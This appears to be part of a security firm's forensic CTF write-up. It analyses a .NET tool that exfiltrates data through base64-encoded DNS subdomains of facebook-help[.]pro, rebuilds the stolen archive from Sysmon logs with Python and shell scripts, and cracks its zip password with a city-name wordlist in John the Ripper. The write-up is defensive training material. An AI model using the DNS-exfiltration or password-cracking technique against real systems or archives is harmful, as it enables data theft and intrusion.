
To confirm this we can also run it in a sandbox

- **DYNAMIC ANALYSIS**

If we run the software with `cmd.exe` we get the tool name : **NotExfil**



But some characters don't seem to be properly interpreted by the console emulator, we can try another which manages a wider range of encodings other than ascii, such as utf-8, for example, we'll use [the new windows terminal]




We can confirm the following IOC : **海**铁物流制造

Trying to running it on a file, we see that the tool is doing a lot of DNS queries to `facebook-help[.]pro` with the base64 payload as a subdomain

## 3.3. OSINT

### 3.3.1. GOOGLE DORKING WITH THE IOC

By using the following google dork " **海**铁物流制造" we found a medium article introducing the threat actor TTPs : https://medium.com/@alatogiulia/un-nouvel-acteur-russe-vise-des-prestataires-du-monde-maritime-lors-de-campagnes-despionnage-72ae58363eed



As mentioned by the article a similar campaign has been identified related to the following hash: bd552e8782a06399ff2d23e67dd686536c568acb7f2fd13b40a65d80011e306d

## 3.4. DNS EXTRACTION RECOVERY

### 3.4.1. SYSMON EVENTS AND RECONSTRUCTING THE EXTRACTED ARCHIVE

Thanks to the domain IOC found during the reverse of the dotnet exfiltration tool, we can filter on sysmon logs for only DNS requests targeting this specific domain.

In the appendix section, at the end of this document, you'll find a script specially designed for this challenge, that allows you to rebuild the archive extracted by DNS using sysmon logs and the target domain.





Thanks to this script we can retrieve the archive, but its password protected, we are still able to list its content though.

```
[Nov 05, 2023 - 15:44:07 (CET)] exegol-dfir decode_exfil # unzip kitchen/output
Archive:  kitchen/output
[kitchen/output] CONTRAT DE SOUSTRAITANCE.docx password: #
[Nov 05, 2023 - 15:44:12 (CET)] exegol-dfir decode_exfil # unzip -l kitchen/output
Archive:  kitchen/output
  Length      Date    Time    Name
---------  ---------- -----   ----
    20924  2023-10-27 17:00   CONTRAT DE SOUSTRAITANCE.docx
   159200  2023-10-28 16:30   MC3000_cahier_des_charges.odt
        0  2023-10-29 18:12   mc 3000/
  1310308  2023-10-29 18:12   mc 3000/marincore_3000.blend
   795498  2023-10-29 18:12   mc 3000/marin_core_3000.dae
   148060  2023-10-29 18:12   mc 3000/marin_core_3000.fbx
      243  2023-10-29 18:12   mc 3000/marin_core_3000.mtl
   369411  2023-10-29 18:12   mc 3000/marin_core_3000.obj
   335984  2023-10-29 18:12   mc 3000/marin_core_3000.stl
---------                     -------
  3139628                     9 files
```

### 3.4.2. BRUTE-FORCING THE ARCHIVE

As described in the community tab of [this virustotal sample] we know the pattern of the password for this archive is the following:




We can look at https://en.wikipedia.org/wiki/List_of_cities_and_towns_in_Russia to retrieve a list of cities and towns in Russia:
Then append the year of the attack, in our case 2023 :

```
talion@pluton tmp> head list

City    Russian name    Federal subject
Abakan  Абакан  Republic of Khakassia
Abaza   Абаза   Republic of Khakassia
Abdulino        Абдулино        Orenburg Oblast
Abinsk  Абинск  Krasnodar Krai
Achinsk Ачинск  Krasnoyarsk Krai
Adygeysk        Адыгейск        Republic of Adygea
Agidel  Агидель Republic of Bashkortostan
Agryz   Агрыз   Republic of Tatarstan
talion@pluton tmp> cat list | awk -F ' ' '{ print $1 }' > list2
talion@pluton tmp> head list2

City
Abakan
Abaza
Abdulino
Abinsk
Achinsk
Adygeysk
Agidel
Agryz
talion@pluton tmp> sed -i 's/$/2023/' list2
talion@pluton tmp> head list2
2023
City2023
Abakan2023
Abaza2023
Abdulino2023
Abinsk2023
Achinsk2023
Adygeysk2023
Agidel2023
Agryz2023
```

Then we can use this wordlist with john the ripper to crack the archive:

```
[Nov 05, 2023 - 15:46:09 (CET)] exegol-dfir kitchen # zip2john archive.zip > hash
ver 2.0 archive.zip/CONTRAT DE SOUSTRAITANCE.docx PKZIP Encr: cmplen=16199, decmplen=20924, crc=D2826540 ts=8810 cs=d282 type=8
ver 2.0 archive.zip/MC3000_cahier_des_charges.odt PKZIP Encr: cmplen=152282, decmplen=159200, crc=B09CFABA ts=83DC cs=b09c type=8
ver 2.0 archive.zip/mc 3000/ is not encrypted, or stored with non-handled compression type
ver 2.0 archive.zip/mc 3000/marincore_3000.blend PKZIP Encr: cmplen=215204, decmplen=1310308, crc=84C77662 ts=9195 cs=84c7 type=8
ver 2.0 archive.zip/mc 3000/marin_core_3000.dae PKZIP Encr: cmplen=157597, decmplen=795498, crc=1BDD6380 ts=918D cs=1bdd type=8
ver 2.0 archive.zip/mc 3000/marin_core_3000.fbx PKZIP Encr: cmplen=122701, decmplen=148060, crc=78764D3C ts=918F cs=7876 type=8
ver 2.0 archive.zip/mc 3000/marin_core_3000.mtl PKZIP Encr: cmplen=147, decmplen=243, crc=CC505CC3 ts=9190 cs=cc50 type=8
ver 2.0 archive.zip/mc 3000/marin_core_3000.obj PKZIP Encr: cmplen=75704, decmplen=369411, crc=4090FA55 ts=9191 cs=4090 type=8
ver 2.0 archive.zip/mc 3000/marin_core_3000.stl PKZIP Encr: cmplen=81454, decmplen=335984, crc=2E277B2C ts=9192 cs=2e27 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
[Nov 05, 2023 - 15:46:14 (CET)] exegol-dfir kitchen # cat hash
archive.zip:$pkzip$8*1*1*0*8*24*d282*84f2fcfb5e56112d84915e9e1cb7b5a9c8c929820f80787003ab71ec13d363932ad80b2b*1*0*8*24*4090*f21c65a0e
b4d448f9c62098f8393f24ff79a80f383fcfd16d5dc5d0e*1*0*8*24*7876*b4c0b66fa50a3b27eed02bc0f36f19afaa4820ff1dfbd4ca35acf85e15efd90dfccb081
33259e17af7aa9770f4df633b8ed62e344fa77359a8bc879914dc85122d9a8b867509bea*1*0*8*24*84c7*f9510ee5bce077bee79f959d6df6263a4bda157ee50458
a19456a8bbe67763c085f4719295489bef5804383a73f72faa6dbee57c512421b1683716ac544b01098d3a28aeb5ae96793346217e7997904138a89edb9666b9a09ab
acf10140c24af9787914*$/pkzip$::archive.zip:mc 3000/marin_core_3000.mtl, CONTRAT DE SOUSTRAITANCE.docx, mc 3000/marin_core_3000.obj, m
ore_3000.dae, mc 3000/marincore_3000.blend:archive.zip
[Nov 05, 2023 - 15:46:16 (CET)] exegol-dfir kitchen # john --wordlist=list2 hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Arkhangelsk2023  (archive.zip)
1g 0:00:00:00 DONE (2023-11-05 15:46) 100.0g/s 108400p/s 108400c/s 108400C/s 2023..2023
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
[Nov 05, 2023 - 15:46:41 (CET)] exegol-dfir kitchen # unzip archive.zip -d extracted
Archive:  archive.zip
[archive.zip] CONTRAT DE SOUSTRAITANCE.docx password:
  inflating: extracted/CONTRAT DE SOUSTRAITANCE.docx
  inflating: extracted/MC3000_cahier_des_charges.odt
   creating: extracted/mc 3000/
  inflating: extracted/mc 3000/marincore_3000.blend
  inflating: extracted/mc 3000/marin_core_3000.dae
  inflating: extracted/mc 3000/marin_core_3000.fbx
  inflating: extracted/mc 3000/marin_core_3000.mtl
  inflating: extracted/mc 3000/marin_core_3000.obj
  inflating: extracted/mc 3000/marin_core_3000.stl
[Nov 05, 2023 - 15:47:23 (CET)] exegol-dfir kitchen # tree extracted
extracted
├── CONTRAT DE SOUSTRAITANCE.docx
├── mc 3000
│   ├── marincore_3000.blend
│   ├── marin_core_3000.dae
│   ├── marin_core_3000.fbx
│   ├── marin_core_3000.mtl
│   ├── marin_core_3000.obj
│   └── marin_core_3000.stl
└── MC3000_cahier_des_charges.odt
```

# 4. APPENDIX

## 4.1. APPENDIX 1 – DNS EXFILTRATION RECOVERY SCRIPT

Thanks to the domains IOC found during the reverse of the dotnet exfiltration tool, we can filter on sysmon logs for only DNS request targeting this specific domain.

Here's a script to help you to find the extracted archive, the following script need you to install evtx_dump


- **SCRIPT.PY**

```
#!/usr/bin/env python3


import json

import sys


ioc = "facebook-help.pro"


if len(sys.argv) != 2:

    print("usage: script <file>")

    exit(1)

with open(sys.argv[1]) as f:

    dns_evt = []

    for line in f:

        evt = json.loads(line)

        if 'Event' in evt:

            if 'EventData' in evt['Event']:

                if 'QueryName' in evt['Event']['EventData']:

                    if ioc in evt['Event']['EventData']['QueryName']:

                        dns_evt.append(json.loads(line))

    for evt in dns_evt:

        print(evt['Event']['EventData']['QueryName'])
```

- **REVERSE.SH**

```
#!/bin/sh



rm -rf kitchen

mkdir kitchen

evtx_dump    -o    jsonl    Microsoft-Windows-Sysmon\%4Operational.evtx    >
kitchen/evt.jsonl

./script.py kitchen/evt.jsonl > kitchen/raw_url.txt

sed 's/\.facebook-help\.pro//' kitchen/raw_url.txt > kitchen/b64

cat kitchen/b64 | base64 -d > kitchen/output

file kitchen/output
```

- **USAGE EXAMPLE**



◈ **END OF DOCUMENT** ◈


OWN-CERT is a team of 20 analysts specializing in incident response, forensic analysis, threat detection, combating cybercrime, geopolitical analysis and monitoring the infrastructure of adversary operating modes.

Do you need one-off or recurring production of intelligence on cyber threats?
Faced with an IT incident?
Need to clear up a doubt about suspicious behavior on your information system?
A one-off need for technical capabilities?

Contact us :
+33 (0) 805 -690-234
cert@own.security

OWN
18-20, Place de la Madeleine PARIS 8 France